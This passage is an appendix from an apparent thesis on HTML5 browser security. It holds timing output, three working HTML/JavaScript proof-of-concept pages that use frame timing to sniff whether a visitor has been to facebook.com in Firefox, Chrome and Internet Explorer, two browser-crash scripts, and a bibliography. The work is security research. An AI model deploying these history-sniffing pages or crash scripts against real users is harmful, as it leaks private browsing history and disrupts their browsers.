Duration: 36.45598960319853
Duration: 35.328899622856966
Duration: 33.958265828073536
Duration: 33.68987774520417
Duration: 33.6338906614244
Duration: 32.659015565109144
Duration: 30.402036250237074
Duration: 35.57489287221438
Duration: 35.44927185298343
Duration: 33.84699149906123
Duration: 35.09795290226543
Duration: 33.9908083205205
Duration: 34.316933083537606
Duration: 33.337509036665324
Duration: 33.404343617927225
Duration: 33.18284471772358
Duration: 33.08416748256195
```

Figure B.20: The effect of triggering a high intensity repaint by changing the elements style on the refresh rate in Internet Explorer.

B.6.2 Time Attack History Sniffing Documents

Listing B.8 shows an example of a browser timing attack hosted in a web page that determines of the user of the browser has visited https://www.facebook.com. The opacity can be set to 0.1 for both the normal and visited link state, to easily hide the links as well. Note that this is of course not the only way of doing so/footnoteFor example also adding a scale transformation to make them minuscule. and that the opacity attribute does not truly hide the links but merely renders them invisible. The reader should also be aware that the delay threshold is not a set value but might have to be tuned depending on the system. Even though, we did test it on several systems with different hardware, and it produced positive results in all of them. We must also note that in a more realistic attack scenario, the http://www.google.com URL has to be replaced with a dummy URL that the victim certainly has not visited. This version of the attack works in Firefox.

```
1  <!DOCTYPE html>
2  <html lang="en" >
3
4    <head>
5
6      <style>
7        a:link {color:#aaa;opacity:0.1;text-decoration:none;font-size: 36px;
             text-shadow: 40px 40px 40px #555;font-family: Arial, Helvetica,
             sans-serif;font-weight: bold;}
8        a:visited {color:blue;opacity:0.1;text-decoration:none;font-size: 36
             px;text-shadow: 40px 40px 40px #888;font-family: Arial,
             Helvetica, sans-serif;font-weight: bold;}
9      </style>
10
11   </head>
12   <body>
13
14     <p id="result">Testing...</p>
15
16     <a href="http://www.google.com" id="link0">############</a>
17     <a href="http://www.google.com" id="link1">############</a>
18     <a href="http://www.google.com" id="link2">############</a>
19     <a href="http://www.google.com" id="link3">############</a>
20     <a href="http://www.google.com" id="link4">############</a>
21     <a href="http://www.google.com" id="link5">############</a>
22     <a href="http://www.google.com" id="link6">############</a>
23     <a href="http://www.google.com" id="link7">############</a>
24     <a href="http://www.google.com" id="link8">############</a>
25     <a href="http://www.google.com" id="link9">############</a>
26     <a href="http://www.google.com" id="link10">############</a>
27     <a href="http://www.google.com" id="link11">############</a>
28     <a href="http://www.google.com" id="link12">############</a>
```

```
29      <a href="http://www.google.com" id="link13">############</a>
30      <a href="http://www.google.com" id="link14">############</a>
31      <a href="http://www.google.com" id="link15">############</a>
32      <a href="http://www.google.com" id="link16">############</a>
33      <a href="http://www.google.com" id="link17">############</a>
34      <a href="http://www.google.com" id="link18">############</a>
35      <a href="http://www.google.com" id="link19">############</a>
36      <a href="http://www.google.com" id="link20">############</a>
37      <a href="http://www.google.com" id="link21">############</a>
38      <a href="http://www.google.com" id="link22">############</a>
39      <a href="http://www.google.com" id="link23">############</a>
40      <a href="http://www.google.com" id="link24">############</a>
41      <a href="http://www.google.com" id="link25">############</a>
42      <a href="http://www.google.com" id="link26">############</a>
43      <a href="http://www.google.com" id="link27">############</a>
44      <a href="http://www.google.com" id="link28">############</a>
45      <a href="http://www.google.com" id="link29">############</a>
46      <a href="http://www.google.com" id="link30">############</a>
47      <a href="http://www.google.com" id="link31">############</a>
48      <a href="http://www.google.com" id="link32">############</a>
49      <a href="http://www.google.com" id="link33">############</a>
50      <a href="http://www.google.com" id="link34">############</a>
51      <a href="http://www.google.com" id="link35">############</a>
52      <a href="http://www.google.com" id="link36">############</a>
53      <a href="http://www.google.com" id="link37">############</a>
54      <a href="http://www.google.com" id="link38">############</a>
55      <a href="http://www.google.com" id="link39">############</a>
56      <a href="http://www.google.com" id="link40">############</a>
57      <a href="http://www.google.com" id="link41">############</a>
58      <a href="http://www.google.com" id="link42">############</a>
59      <a href="http://www.google.com" id="link43">############</a>
60      <a href="http://www.google.com" id="link44">############</a>
61      <a href="http://www.google.com" id="link45">############</a>
62      <a href="http://www.google.com" id="link46">############</a>
63      <a href="http://www.google.com" id="link47">############</a>
64      <a href="http://www.google.com" id="link48">############</a>
65      <a href="http://www.google.com" id="link49">############</a>
66
67    </body>
68
69    <script language="javascript" type="text/javascript">
70
71
72      changeUrl();
73
74      var lastTime = 0;
75      var firstRun = true;
76      var found = false;
77
```

```
78      var numberOfSamples = 0;
79      var samples = new Array(11);
80
81      function loop(time) {
82
83        var delay = time - lastTime;
84        var fps = 1000/delay;
85
86        if(numberOfSamples < 10)
87          console.log(delay + " ms : " + fps + " fps");
88
89        if(!firstRun && !found) {
90
91          samples[numberOfSamples] = delay;
92
93          if(numberOfSamples >= 10){
94
95            samples.sort(function(a,b){return a-b});
96
97            if(samples[5] > 40)
98              document.getElementById('result').innerHTML = "URL visited";
99            else
100             document.getElementById('result').innerHTML = "URL not visited
                    ";
101
102         }
103
104       }
105
106       ++numberOfSamples;
107
108       firstRun = false;
109
110       changeUrl();
111
112       requestAnimationFrame(loop);
113
114       lastTime = time;
115
116
117     }
118
119     requestAnimationFrame(loop);
120
121     function changeUrl() {
122
123       for(var i=0; i<50; ++i) {
124         var el = document.getElementById("link" + i.toString());
125         el.href = 'https://www.facebook.com';
```

```
126
127           // below lines are required for Chrome to force style update
128           el.style.color = 'red';
129           el.style.color = '';
130         }
131
132       }
133
134     </script>
135
136 </html>
```

Listing B.8: Original timing attack used to do browser history sniffing.

In listing B.9 we show the modified version of the browser history sniffing attack, this version works in Google Chrome.

```
1
2  <!DOCTYPE html>
3  <html lang="en" >
4
5    <head>
6
7      <style>
8        a:link {color:#aaa;text-decoration:none;font-size: 36px;text-shadow:
             40px 40px 40px #555;font-family: Arial, Helvetica, sans-serif;
             font-weight: bold;}
9        a:visited {color:blue;text-decoration:none;font-size: 36px;text-
             shadow: 40px 40px 40px #888;font-family: Arial, Helvetica, sans-
             serif;font-weight: bold;}
10     </style>
11
12   </head>
13   <body>
14
15     <p id="result"></p>
16
17     <p id="duration"></p>
18
19     <input type="number" name="threshold" value="40" id="inputField">
20
21     <button name="button" onclick="startTest()">Start</button>
22
23     <div id="d1"> </div>
24
25   </body>
26
27   <script language="javascript" type="text/javascript">
28
29
```

```
30      var numberOfLinks = 1000;
31      var counter = 0;
32      var counterLineCheck = 5;
33
34      var lastTime = 0;
35      var firstRun = true;
36      var found = false;
37
38      var numberOfSamples = 0;
39      var samples = new Array(5);
40
41      function startTest() {
42
43        createLinks();
44        changeUrl();
45
46        requestAnimationFrame(loop);
47      }
48
49      function loop(time) {
50
51        var delay = time - lastTime;
52        var fps = 1000/delay;
53
54        if(!firstRun && !found) {
55
56          samples[numberOfSamples] = delay;
57
58          if(numberOfSamples >= 4){
59
60            samples.sort(function(a,b){return a-b});
61
62            if(samples[2] > document.getElementById('inputField').value)
63              document.getElementById('result').innerHTML = "URL visited";
64            else
65              document.getElementById('result').innerHTML = "URL not visited
                  ";
66
67            document.getElementById('duration').innerHTML = "Median Frame
                  Duration: " + samples[2].toString() + " ms";
68
69            found = true;
70          }
71
72          ++numberOfSamples;
73        }
74
75        firstRun = false;
76
```

```
77          console.log(delay + " ms : " + fps + " fps");
78
79          requestAnimationFrame(loop);
80
81          lastTime = time;
82
83
84        }
85
86        function changeBk() {
87
88          for(var i=0; i<numberOfLinks; ++i) {
89            var el = document.getElementById("link" + i.toString());
90            el.href = 'http://notvisitedlink';
91
92            el.style.color = 'red';
93            el.style.color = '';
94          }
95
96          setTimeout(changeUrl, 10)
97        }
98
99        function changeUrl() {
100
101         for(var i=0; i<numberOfLinks; ++i) {
102           var el = document.getElementById("link" + i.toString());
103           el.href = 'https://www.facebook.com';
104
105           // below lines are required for Chrome to force style update
106           el.style.color = 'red';
107           el.style.color = '';
108         }
109
110         setTimeout(changeBk, 10);
111       }
112
113       function createLinks() {
114         for (var i=0; i<numberOfLinks; ++i) {
115           newLink(i);
116         }
117       }
118
119       function newLink(num) {
120
121         var d = document.getElementById('d1');
122
123         var newLink = document.createElement('a');
124
125         var newId = 'link'+num;
```

```
126
127         newLink.setAttribute('id',newId);
128         newLink.setAttribute('href',"http://notvisitedlink");
129
130         newLink.innerHTML = "############";
131
132         d.appendChild(newLink);
133
134         if(counter >= counterLineCheck) {
135         d.appendChild(document.createElement('br'));
136         counter = 0;
137         } else {
138         ++counter;
139         }
140       }
141
142   </script>
143
144 </html>
```

Listing B.9: Modified timing attack used to do browser history sniffing in Google Chrome.

In listing B.10 we show the modified version of the browser history sniffing attack, this version works in Internet Explorer. The color attribute in the visited style is set to blue, because Internet Explorer will automatically apply the style attributes in the link style. If anything else is added to the visited style, Internet Explorer will throw a security error in the console.

```
1 <!DOCTYPE html>
2 <html lang="en" >
3
4   <head>
5
6     <style>
7       a:link {color:#aaa;text-decoration:none;font-size: 36px;text-shadow:
            40px 40px 40px #555;font-family: Arial, Helvetica, sans-serif;
          font-weight: bold;}
8       a:visited {color:blue;}
9     </style>
10
11   </head>
12   <body>
13
14     <p id="result"></p>
15
16     <p id="duration"></p>
17
18     <input type="number" name="threshold" value="40" id="inputField">
```

```
19
20      <button name="button" onclick="startTest()">Start</button>
21
22      <div id="d1"> </div>
23
24    </body>
25
26    <script language="javascript" type="text/javascript">
27
28
29      var numberOfLinks = 5000;
30      var counter = 0;
31      var counterLineCheck = 5;
32
33      var lastTime = 0;
34      var firstRun = true;
35      var found = false;
36
37      var sampleCounter = 0;
38      var numberOfSamples = 0;
39      var samples = new Array(20);
40
41      function startTest() {
42
43        createLinks();
44
45        requestAnimationFrame(loop);
46      }
47
48      function loop(time) {
49
50        var delay = time - lastTime;
51        var fps = 1000/delay;
52
53        if(sampleCounter < 51)
54          console.log(delay + " ms : " + fps + " fps");
55
56        if(!firstRun && !found) {
57
58          if(sampleCounter > 4)
59            samples[numberOfSamples++] = delay;
60
61          if(sampleCounter >= 24){
62
63            samples.sort(function(a,b){return a-b});
64
65            if(samples[19] > document.getElementById('inputField').value)
66              document.getElementById('result').innerHTML = "URL visited";
67            else
```

```
68              document.getElementById('result').innerHTML = "URL not visited
                    ";
69
70            document.getElementById('duration').innerHTML = "Max Frame
                  Duration: " + samples[19].toString() + " ms";
71
72            found = true;
73          }
74
75        }
76
77        ++sampleCounter;
78
79        firstRun = false;
80
81        requestAnimationFrame(loop);
82
83        lastTime = time;
84
85
86      }
87
88      function createLinks() {
89        for (var i=0; i<numberOfLinks; ++i) {
90          newLink(i);
91        }
92      }
93
94      function newLink(num) {
95
96        var d = document.getElementById('d1');
97
98        var newLink = document.createElement('a');
99
100       var newId = 'link'+num;
101
102       newLink.setAttribute('id',newId);
103       newLink.setAttribute('href',"https://www.facebook.com");
104
105       newLink.innerHTML = "############";
106
107       d.appendChild(newLink);
108
109       if(counter >= counterLineCheck) {
110       d.appendChild(document.createElement('br'));
111       counter = 0;
112       } else {
113       ++counter;
114       }
```

```
115     }
116
117   </script>
118
119 </html>
```

Listing B.10: Modified timing attack used to do browser history sniffing in Internet Explorer.

B.7 Crashes

In listing B.11 and B.12 two script are shown which induce crashes in the browsers.

```
1  <html>
2  <head>
3  <body onload="javascript:KeD();">
4  <script language="JavaScript">
5        function KeD()
6          {
7      var buffer = '\x42';
8          for(i=0; i <= 999 ; ++i)
9          buffer+=buffer+
10     window.open(buffer+buffer+buffer,width=-999999999999999,height
           =-9999999999999999); // Open New Windows & Crash !!
11         }
12 </script>
13 </head>
14 </body>
15 </html>
```

Listing B.11: Crash inducing script 1. Source: [14].

```
1  <html>
2  <head>
3  <body onload="javascript:AnS();">
4  <script language="JavaScript">
5        function AnS()
6          {
7      var buffer = '\x42';
8          for(i=0; i <= 999 ; ++i)
9          buffer+=buffer+
10     window.open(buffer+buffer+buffer,fullscreen=true); // Open New Windows
           & Crash !!
11         }
12 </script>
13 </head>
14 </body>
15 </html>
```

Listing B.12: Crash inducing script 2. Source: [14].

Bibliography

[1] Symantec Corporation. Internet security threat report trends for 2010. https://www4.symantec.com/mktginfo/downloads/21182883_GA_REPORT_ISTR_Main-Report_04-11_HI-RES.pdf, April 2011.

[2] Symantec Corporation. Internet security threat report 2013. http://www.symantec.com/content/en/us/enterprise/other_resources/b-istr_main_report_v18_2012_21291018.en-us.pdf, April 2013.

[3] Telerik Corporation. The html5 vs. native debate is over and the winner is... http://www.kendoui.com/docs/default-source/surveys-docs/html5_adoption_survey.pdf?sfvrsn=2, October 2012.

[4] Tali Garsiel. How browsers work: Behind the scenes of modern web browsers. http://taligarsiel.com/Projects/howbrowserswork1.htm.

[5] Mozilla Developer Network. Working offline. https://developer.mozilla.org/en-US/Apps/Build/Offline.

[6] W3C. Accessibility features of svg. http://www.w3.org/TR/SVG-access/, August 2000.

[7] Peter Gramantik. New iFrame Injections Leverage PNG Image Metadata. http://blog.sucuri.net/2014/02/new-iframe-injections-leverage-png-image-metadata.html, February 2014.

[8] Paul Stone. Pixel perfect timing attacks with html5. White paper, Context Information Security, July 2013.

[9] Mozilla. Test pilot. https://testpilot.mozillalabs.com/.

[10] Symantec Corporation. Symantec intelligence report july 2013. http://www.symantec.com/content/en/us/enterprise/other_resources/b-intelligence_report_07-2013.en-us.pdf, August 2013.

[11] Symantec Corporation. Symantec intelligence report november 2013. http://www.symantec.com/content/en/us/enterprise/other_resources/b-intelligence_report_11-2013.en-us.pdf, December 2013.

[12] Mozilla Developer Network. Same-origin policy. https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy.

[13] Attack and Defense Labs. Js-recon: Html5 based javascript network reconnaissance tool. http://www.andlabs.org/tools/jsrecon/jsrecon.html.

[14] KedAns-Dz. Mozilla firefox (all) crash handler vulnerabilities. http://www.1337day.com/exploit/15713.

[15] Symantec Corporation. Internet security threat report appendix 2013. http://www.symantec.com/content/en/us/enterprise/other_resources/b-istr_appendices_v18_2012_221284438.en-us.pdf, April 2013.

[16] Telerik Corporation. Html5 adoptation fact or fiction. http://www.kendoui.com/docs/default-source/surveys-docs/html5_adoption_survey.pdf?sfvrsn=2, September 2012.

[17] Telerik Corporation. Global developer survey. http://www.kendoui.com/docs/default-source/surveys-docs/global_developer_survey_kendo-ui_2013.pdf?sfvrsn=4, January 2013.

[18] Andrei Popescu. Geolocation API specification. W3C recommendation, W3C, October 2013.

[19] CERN. http://home.web.cern.ch/.

[20] The Internet Engineering Task Force (IETF). http://www.ietf.org/.

[21] World Wide Web Consortium (W3C). http://www.w3.org/.

[22] W3C Technical Report Development Process. http://www.w3.org/2005/10/Process-20051014/tr.html.

[23] A history of HTML. http://www.w3.org/People/Raggett/book4/ch02.html.

[24] Web Hypertext Application Technology Working Group (WHATWG). http://www.whatwg.org/.

[25] Differences between the W3C HTML 5.1 specification and the WHATWG LS. http://www.w3.org/wiki/HTML/W3C-WHATWG-Differences.

[26] W3C HTML History. http://www.w3.org/html/wg/wiki/History.

[27] WHATWG HTML History. http://www.whatwg.org/specs/web-apps/current-work/multipage/introduction.html#history0.

[28] W3C HTLM5 Plan 2014. http://dev.w3.org/html5/decision-policy/html5-2014-plan.html.

[29] WHATWG. Kinds of content. http://www.whatwg.org/specs/web-apps/current-work/multipage/elements.html#content-categories.

[30] W3C. Differences from html4. http://www.w3.org/TR/html5-diff/.

[31] Tali Garsiel and Paul Irish. How browsers work: Behind the scenes of modern web browsers. http://www.html5rocks.com/en/tutorials/internals/howbrowserswork/.

[32] W3C. Html5. http://www.w3.org/TR/html5/.

[33] W3C. Html living standard. http://www.whatwg.org/specs/web-apps/current-work/multipage/.

[34] W3C. Cascading style sheets. http://www.w3.org/Style/CSS/.

[35] WPO Foundation. Web page test. http://www.webpagetest.org/.

[36] W3C. Html5 reference: The syntax, vocabulary and apis of html5. http://dev.w3.org/html5/html-author/.

[37] W3C. Recommended list of doctype declarations. http://www.w3.org/QA/2002/04/valid-dtd-list.html.

[38] Joe Hewitt. Firebug. https://getfirebug.com/.

[39] W3C. Document object model (dom) technical reports. http://www.w3.org/DOM/DOMTR.

[40] W3C. Css 2.1: Visual formatting model. http://www.w3.org/TR/CSS21/visuren.html.

[41] Chris Waterson. Notes on html reflow. http://www-archive.mozilla.org/newlayout/doc/reflow.html.

[42] W3C. Css 2.1: Appendix e. elaborate description of stacking contexts. www.w3.org/TR/CSS21/zindex.html.

[43] Peter Bright. Mozilla making progress with firefox's long journey to multiprocess. http://arstechnica.com/information-technology/2013/12/mozilla-making-progress-with-firefoxs-long-journey-to-multiprocess/, December 2013.

[44] Mozilla Foundation. Electrolysis. https://wiki.mozilla.org/Electrolysis.

[45] Bill McCloskey. Multiprocess firefox. http://billmccloskey.wordpress.com/2013/12/05/multiprocess-firefox/, December 2013.

[46] Dão Gottwald. Bug 653064 - (fxe10s) e10s front-end tasks tracking bug. https://bugzilla.mozilla.org/show_bug.cgi?id=fxe10s.

[47] David Anderson. Bug 879538 - (core-e10s) e10s back-end tasks tracking bug. https://bugzilla.mozilla.org/show_bug.cgi?id=core-e10s.

[48] Bill McCloskey. Bug 905436 - (e10s-addons) [tracking] add-on compatibility in electrolysis. https://bugzilla.mozilla.org/show_bug.cgi?id=e10s-addons.

[49] Microsoft Developer Network. Windows vista integrity mechanism technical reference. http://msdn.microsoft.com/en-us/library/bb625964.aspx.

[50] Microsoft Developer Network. Understanding and working in protected mode internet explorer. http://msdn.microsoft.com/en-us/library/Bb250462.aspx.

[51] Defense in depth means that you protect against exploits that don't exist yet. http://blogs.msdn.com/b/oldnewthing/archive/2009/03/19/9488508.aspx, March 2009.

[52] Microsoft Developer Network. Features and tools in internet explorer 10. http://technet.microsoft.com/en-us/library/jj128101.aspx.

[53] Microsoft Dev Center. Enhanced protected mode on desktop ie. http://msdn.microsoft.com/en-us/library/ie/dn265025\%28v=vs.85\%29.aspx.

[54] Eric Law. Understanding enhanced protected mode. http://blogs.msdn.com/b/ieinternals/archive/2012/03/23/understanding-ie10-enhanced-protected-mode-network-security-addons-cookies-metro-aspx, March 2012.

[55] Enhanced protected mode. http://blogs.msdn.com/b/ie/archive/2012/03/14/enhanced-protected-mode.aspx, March 2012.

[56] Eric Law. Enhanced protected mode and local files. http://blogs.msdn.com/b/ieinternals/archive/2012/06/20/loading-local-files-in-enhanced-protected-mode-in-internet-explorer-10.aspx, June 2012.

[57] Andrea Allievi. Securing microsoft windows 8: Appcontainers. https://news.saferbytes.it/analisi/2013/07/securing-microsoft-windows-8-appcontainers/, July 2013.

[58] Sandbox. http://www.chromium.org/developers/design-documents/sandbox.

[59] Mozilla. Security/sandbox. https://wiki.mozilla.org/Security/Sandbox.

[60] Michael Mahemoff. Client-side storage. http://www.html5rocks.com/en/tutorials/offline/storage/.

[61] W3C. Quota management api. http://www.w3.org/TR/quota-api/.

[62] Google Chrome Developers. Managing html5 offline storage. https://developers.google.com/chrome/whitepapers/storage, June 2012.

[63] Issue 332325: Implement new quota management api. https://code.google.com/p/chromium/issues/detail?id=332325, 2014.

[64] Nathan Froyd. Bug 742822 - make localstorage and indexeddb share quota mechanisms. https://bugzilla.mozilla.org/show_bug.cgi?id=742822.

[65] Eiji Kitamura. Browser storage abusers. http://demo.agektmr.com/storage/.

[66] Mozilla Foundation. Webapi/storage2013. https://wiki.mozilla.org/WebAPI/Storage2013.

[67] W3c web workers. http://www.w3.org/TR/workers/.

[68] Html living standard web workers. http://www.whatwg.org/specs/web-apps/current-work/multipage/workers.html.

[69] Mark Pilgrim. The past, present & future of local storage for web applications. http://diveintohtml5.info/storage.html.

[70] WHATWG. Web storage. http://www.whatwg.org/specs/web-apps/current-work/multipage/webstorage.html#webstorage.

[71] W3C. Web storage. http://www.w3.org/TR/webstorage/.

[72] Mozilla Developer Network. Dom storage guide. https://developer.mozilla.org/en-US/docs/Web/Guide/API/DOM/Storage.

[73] W3C. Indexed database api. http://www.w3.org/TR/IndexedDB/.

[74] Mozilla Developer Network. Indexeddb. https://developer.mozilla.org/en-US/docs/Web/API/IndexedDB_API.

[75] Mozilla Developer Network. Indexeddb basic concepts. https://developer.mozilla.org/en-US/docs/Web/API/IndexedDB_API/Basic_Concepts_Behind_IndexedDB.

[76] Dan Witte. Bug 595307 - indexeddb: third-party checks. https://bugzilla.mozilla.org/show_bug.cgi?id=595307.

[77] Mozilla Developer Network. Using indexeddb. https://developer.mozilla.org/en-US/docs/Web/API/IndexedDB_API/Basic_Concepts_Behind_IndexedDB.

[78] W3C. Web sql database. http://www.w3.org/TR/webdatabase/.

[79] W3C. File api. http://www.w3.org/TR/FileAPI/.

[80] Yuan Xulei. Bug 910387 - implement devicestorage filesystem api. https://bugzilla.mozilla.org/show_bug.cgi?id=910387.

[81] Mozilla Developer Network. Using the application cache. https://developer.mozilla.org/en/docs/HTML/Using_the_application_cache.

[82] Mozilla. mozilla/localforage. https://github.com/mozilla/localForage.

[83] W3C. Inline svg in html5 and xhtml. http://dev.w3.org/SVG/proposals/svg-html/svg-html-proposal.html.

[84] WHATWG. Whatwg svg. http://www.whatwg.org/specs/web-apps/current-work/multipage/the-map-element.html#svg-0.

[85] W3C. W3c svg working group. http://www.w3.org/Graphics/SVG/.

[86] W3C. Scalable vector graphics (svg) 1.1 (second edition). http://www.w3.org/TR/SVG11/.

[87] W3C. Scalable vector graphics (svg) tiny 1.2 specification. http://www.w3.org/TR/SVGTiny12/.

[88] W3C. Mobile svg profiles: Svg tiny and svg basic. http://www.w3.org/TR/SVGMobile/.

[89] W3C. Scalable vector graphics (svg) 2. https://svgwg.org/svg2-draft/.

[90] Mario Heiderich, Tilman Frosch, Meiko Jensen, and Thorsten Holz. Crouching tiger - hidden payload: security risks of scalable vectors graphics. In Yan Chen, George Danezis, and Vitaly Shmatikov, editors, *ACM Conference on Computer and Communications Security*, pages 239–250. ACM, 2011.

[91] OWASP. Html5 security cheat sheet. https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet.

[92] OWASP. Cross-site scripting (xss). https://www.owasp.org/index.php/Cross-site_Scripting_\%28XSS\%29.

[93] OWASP. Cross site scripting flaw. https://www.owasp.org/index.php/Cross_Site_Scripting_Flaw.

[94] Html5 security cheatsheet. https://html5sec.org/.

[95] OWASP. Xss filter evasion cheat sheet. https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet.

[96] Feross Aboukhadijeh. Introducing the html5 hard disk filler api. http://feross.org/fill-disk/, February 2013.

[97] localstorage stores unlimited amount of data with unlimited subdomains, against spec. https://connect.microsoft.com/IE/feedback/details/780246/localstorage-stores-unlimited-amount-of-data-with-unlimited-subdomains-against-s

[98] Issue 178980: localstorage bug allows sites to fill up hard disk / crash chrome. https://code.google.com/p/chromium/issues/detail?id=178980.

[99] Feross Aboukhadijeh. Hard disk filler. http://www.filldisk.com/.

[100] Jeremiah Grossman and Matt Johansen. Million browser botnet. https://media.blackhat.com/us-13/us-13-Grossman-Million-Browser-Botnet.pdf.

[101] Attack and Defense Labs. Ravan. http://www.andlabs.org/tools/ravan/ravan.html.

[102] Will Gragido. Lions at the watering hole - the "voho" affair. https://blogs.rsa.com/lions-at-the-watering-hole-the-voho-affair/, July 2012.

[103] Steven Adair and Ned Moran. Cyber espionage & strategic web compromises - trusted websites serving dangerous results. http://blog.shadowserver.org/2012/05/15/cyber-espionage-strategic-web-compromises-trusted-websites-serving-dangerous-res

[104] Robert McArdle. Html5 overview: a look at html5 attack scenarios. Research paper, Trend Micro, 2011.

[105] TrendLabs. Maintaining vulnerable servers: What's your window of exposure? Research paper, Trend Micro, 2012.

[106] W3c cross-origin request. http://www.w3.org/TR/cors/#cross-origin-request-0.

[107] Mozilla Developer Network. Http access control (cors). https://developer.mozilla.org/en/docs/HTTP/Access_control_CORS.

[108] W3c the websocket api. http://www.w3.org/TR/2011/WD-websockets-20110929/.

[109] Html living standard web sockets. http://www.whatwg.org/specs/web-apps/current-work/multipage/network.html.

[110] Mozilla Developer Network. Websockets. https://developer.mozilla.org/en/docs/WebSockets.

[111] Mozilla Developer Network. Xmlhttprequest. https://developer.mozilla.org/en/docs/Web/API/XMLHttpRequest.

[112] Mozilla. Mozilla port blocking. http://www-archive.mozilla.org/projects/netlib/PortBanning.html.

[113] W3C. Xsl transformations (xslt). http://www.w3.org/TR/xslt.

[114] Mozilla Developer Network. Clipping and masking. https://developer.mozilla.org/en-US/docs/Web/SVG/Tutorial/Clipping_and_masking.

[115] Marcus Niemietz. Ui redressing: Attacks and countermeasures revisited. In *in CONFidence 2011*, 2011.

[116] Richard Chirgwin. iFrame attack injects code via PNGs. http://www.theregister.co.uk/2014/02/05/iframe_attack_injects_code_via_pngs/, February 2014.

[117] Sophos and Center for Internet Security. Threatsaurus: The a-z of computer and data security threats. http://www.sophos.com/en-us/medialibrary/PDFs/other/sophosthreatsaurusaz.pdf, 2013.

[118] Symantec Corporation. Drive by downloads. http://www.pctools.com/security-news/drive-by-downloads/.

[119] Jacob Seidelin. Compression using Canvas and PNG-embedded data. http://blog.nihilogic.dk/2008/05/compression-using-canvas-and-png.html, May 2008.

[120] Cody Brocious. Superpacking JS Demos. http://daeken.com/superpacking-js-demos, August 2011.

[121] W3C. Timing control for script-based animations. https://dvcs.w3.org/hg/webperf/raw-file/tip/specs/RequestAnimationFrame/Overview.html.

[122] Sai Emrys. Css fingerprint: preliminary data. http://saizai.livejournal.com/960791.html, March 2010.

[123] University of California. Your web surfing history accessible via javascript: researchers. http://phys.org/news/2010-12-web-surfing-history-accessible-javascript.html, December 2010.

[124] David Baron. Preventing attacks on a user's history through css :visited selectors. http://dbaron.org/mozilla/visited-privacy, 2010.

[125] Zachary Weinberg, Eric Yawei Chen, Pavithra Ramesh Jayaraman, and Collin Jackson. I still know what you visited last summer: Leaking browsing history via user interaction and side channel attacks. In *IEEE Symposium on Security and Privacy*, pages 147–161. IEEE Computer Society, 2011.

[126] Michal Zalewski. Some harmless, old-fashioned fun with css. http://lcamtuf.blogspot.co.uk/2013/05/some-harmless-old-fashioned-fun-with-css.html, May 2013.

[127] Jonathan Sampson. Browsers - broken by design. http://sampsonblog.com/640/browsers-broken-by-design, June 2013.

[128] Mozilla Developer Network. Mozafterpaint. https://developer.mozilla.org/en-US/docs/Web/Reference/Events/MozAfterPaint.

[129] Zack Weinberg. Bug 600025 - css timing attack on global history still possible with mozafterpaint. https://bugzilla.mozilla.org/show_bug.cgi?id=600025.

[130] Collin Jackson. Bug 608030 - disable mozafterpaint for content by default. https://bugzilla.mozilla.org/show_bug.cgi?id=608030.

[131] W3C. Web style sheets css tips & tricks: Text shadow. http://www.w3.org/Style/Examples/007/text-shadow.en.html.

[132] Mozilla Developer Network. text-shadow. https://developer.mozilla.org/en-US/docs/Web/CSS/text-shadow.

[133] Paul Stone. Bug 711043 - (cve-2013-1693) svg filter timing attack. https://bugzilla.mozilla.org/show_bug.cgi?id=711043.

[134] Mozilla Foundation. Mozilla foundation security advisory 2013-55. http://www.mozilla.org/security/announce/2013/mfsa2013-55.html.

[135] Issue 251711: Security: Svg filter timing attack. https://code.google.com/p/chromium/issues/detail?id=251711.

[136] Dropbox. https://www.dropbox.com/.

[137] Xampp. https://www.apachefriends.org/index.html.

[138] Android emulator. http://developer.android.com/tools/help/emulator.html.

[139] Firefox os simulator. https://developer.mozilla.org/en/docs/Tools/Firefox_OS_Simulator.

[140] Dan Witte. Bug 595307 - indexeddb: third-party checks. https://bugzilla.mozilla.org/show_bug.cgi?id=595307.

[141] Browserscope. http://www.browserscope.org/.

[142] Mozilla Developer Network. Using web workers. https://developer.mozilla.org/en-US/docs/Web/Guide/Performance/Using_web_workers.

[143] Wellington Fernando de Macedo. Bug 504553 - websocket in workers. https://bugzilla.mozilla.org/show_bug.cgi?id=504553.

[144] Jason Duell. Bug 925623 - support off-main-thread onmessage/recv from websocketchannel (websockets for workers). https://bugzilla.mozilla.org/show_bug.cgi?id=925623.

[145] Mozilla Developer Network. Svg as an image. https://developer.mozilla.org/en-US/docs/Web/SVG/SVG_as_an_Image.

[146] Benoit Jacob. Bug 731974 - requestanimationframe generates too short/long frames, especially at the beginning of animation. https://bugzilla.mozilla.org/show_bug.cgi?id=731974.

[147] Mozilla Foundation. mozilla-central - file revision - layout/base/nsrefreshdriver.h@a8602e656d86. http://mxr.mozilla.org/mozilla-central/source/layout/base/nsRefreshDriver.h.

[148] Mozilla Foundation. mozilla-central - file revision - layout/base/nsrefreshdriver.cpp@a8602e656d86. http://mxr.mozilla.org/mozilla-central/source/layout/base/nsRefreshDriver.cpp.

[149] Grant Galitz. Bug 707884 - requestanimationframe should be based on vsync. https://bugzilla.mozilla.org/show_bug.cgi?id=707884.

[150] Avi Halachmi. Bug 856427 - add vsync support on windows. https://bugzilla.mozilla.org/show_bug.cgi?id=856427.

[151] Blur Busters. Internet explorer animations fails on 120hz computer monitors (works at 60hz, 75hz, 100hz). https://connect.microsoft.com/IE/feedback/details/794072/internet-explorer-animations-fails-on-120hz-computer-monitors-works-at-60hz-75hz siteID=rGMTN56tf_w-1PqoBW8wrx7DKpzuXQ.Wbg.

[152] Blur Busters. Hidden test: animation-time-graph. http://www.testufo.com/#test=animation-time-graph.

[153] kses - php html/xhtml filter. http://sourceforge.net/projects/kses/.

[154] Santosh Patnaik. htmlawed. http://www.bioinformatics.org/phplabware/internal_utilities/htmLawed/.

[155] Html purifier. http://htmlpurifier.org/.

[156] Svgpurifier. http://heideri.ch/svgpurifier/SVGPurifier/index.php.

[157] Piriform. Ccleaner. https://www.piriform.com/ccleaner.

[158] Open Web Application Security Project. Xss (cross site scripting) prevention cheat sheet. https://www.owasp.org/index.php/XSS_\%28Cross_Site_Scripting\%29_Prevention_Cheat_Sheet.

[159] OWASP. Dom based xss prevention cheat sheet. https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet.

[160] Arshan Dabirsiaghi and Jason Li. Owasp antisamy project. https://www.owasp.org/index.php/Category:OWASP_AntiSamy_Project.

[161] OWASP. Owasp java html sanitizer project. https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project.

